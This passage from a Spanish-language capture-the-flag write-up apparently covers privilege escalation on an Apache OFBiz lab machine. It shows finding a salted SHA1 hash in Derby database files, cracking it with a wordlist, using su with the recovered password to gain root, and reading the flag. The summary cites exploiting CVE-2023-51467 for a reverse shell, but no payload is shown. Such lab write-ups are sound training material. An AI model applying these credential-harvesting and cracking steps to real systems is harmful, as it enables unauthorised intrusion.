
5. Escalada de privilegios

Durante la enumeración se encontraron archivos interesantes dentro de /opt/ofbiz/



```
ls -l
total 220
-rw-r--r--  1 ofbiz ofbiz-operator  7136 Oct 13 12:04 APACHE2_HEADER
drwxr-xr-x 14 ofbiz ofbiz-operator  4096 Dec 21 09:15 applications
drwxr-xr-x 10 ofbiz ofbiz-operator  4096 Dec 21 09:15 build
-rw-r--r--  1 ofbiz ofbiz-operator 48733 Oct 13 12:04 build.gradle
-rw-r--r--  1 ofbiz ofbiz-operator  2492 Oct 13 12:04 common.gradle
drwxr-xr-x  3 ofbiz ofbiz-operator  4096 Dec 21 09:15 config
drwxr-xr-x  4 ofbiz ofbiz-operator  4096 Dec 21 09:15 docker
-rw-r--r--  1 ofbiz ofbiz-operator  4980 Oct 13 12:04 Dockerfile
-rw-r--r--  1 ofbiz ofbiz-operator  9432 Oct 13 12:04 DOCKER.md
drwxr-xr-x  3 ofbiz ofbiz-operator  4096 Dec 21 09:15 docs
drwxr-xr-x 19 ofbiz ofbiz-operator  4096 Dec 21 09:15 framework
drwxr-xr-x  3 ofbiz ofbiz-operator  4096 Dec 21 09:15 gradle
-rw-r--r--  1 ofbiz ofbiz-operator  1185 Oct 13 12:04 gradle.properties
-rwxr-xr-x  1 ofbiz ofbiz-operator  6134 Oct 13 12:04 gradlew
-rw-r--r--  1 ofbiz ofbiz-operator  3185 Oct 13 12:04 gradlew.bat
-rwxr-xr-x  1 ofbiz ofbiz-operator  1246 Oct 13 12:04 init-gradle-wrapper.bat
-rw-r--r--  1 ofbiz ofbiz-operator  2672 Oct 13 12:04 INSTALL
drwxr-xr-x  2 ofbiz ofbiz-operator  4096 Dec 21 09:15 lib
-rw-r--r--  1 ofbiz ofbiz-operator 13324 Oct 29 07:47 LICENSE
-rw-r--r--  1 ofbiz ofbiz-operator   166 Oct 13 12:04 NOTICE
-rw-r--r--  1 ofbiz ofbiz-operator   145 Oct 13 12:04 npm-shrinkwrap.json
-rw-r--r--  1 ofbiz ofbiz-operator  1747 Oct 13 12:04 OPTIONAL_LIBRARIES
```

Se halló un archivo de base de datos .dat con un hash SHA-256, necesario para obtener la contraseña de un usuario privilegiado /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c54d0.dat




```
cd /opt/ofbiz/runtime/data/derby/ofbiz/seg0
pwd
/opt/ofbiz/runtime/data/derby/ofbiz/seg0
ls
c10001.dat
c10011.dat
c1001.dat
c10021.dat
c10031.dat
c10041.dat
c10051.dat
c10061.dat
c10071.dat
c10081.dat
c10091.dat
c100a1.dat
c100b1.dat
c100c1.dat
c100d1.dat
c100e1.dat
c100f1.dat
c10101.dat
c1010.dat
c10111.dat
```

Se utilizó un script en Python para:

- Aplicar el algoritmo de hashing utilizado por OFBiz (SHA1 + salt al inicio)
- Fuerza bruta del hash con rockyou.txt


Una vez encontrada la contraseña, fue posible elevar privilegios a root



```
            </map-Value>
        </map-Entry>
    </map-HashMap>
</ofbiz-ser>

�
 ,6�@
     �
      ,6
        �@
          �
           ,6�@
               �
                ,6
                  �@��a0<%��\�
cd /
pwd
/
su
monkeybizness
pwd
/
whoami
root
```

6. Root

Con acceso root se obtuvo la flag final en /root/root.txt



```
cff41.dat
cff51.dat
cff61.dat
cff71.dat
cff81.dat
cff91.dat
cffa1.dat
cffb1.dat
cffc1.dat
cffd1.dat
cffe1.dat
cfff1.dat
README_DO_NOT_TOUCH_FILES.txt
cd /opt/ofbiz/runtime/data/derby/ofbiz/seg0# cd /root/
pwd
/opt/ofbiz/runtime/data/derby/ofbiz/seg0
cd /root/
pwd
/root
ls
root.txt
cat root.txt
cb7fa19de0ae687d0f35479b76b0bacc
```

7. Resumen final

- Se detectó Apache OFBiz vulnerable (CVE-2023-51467)
- Se explotó un bypass de autenticación para obtener reverse shell
- Se extrajo un hash del sistema, se crackeó, y se usó para escalar a root
- Se capturaron las flags de usuario y root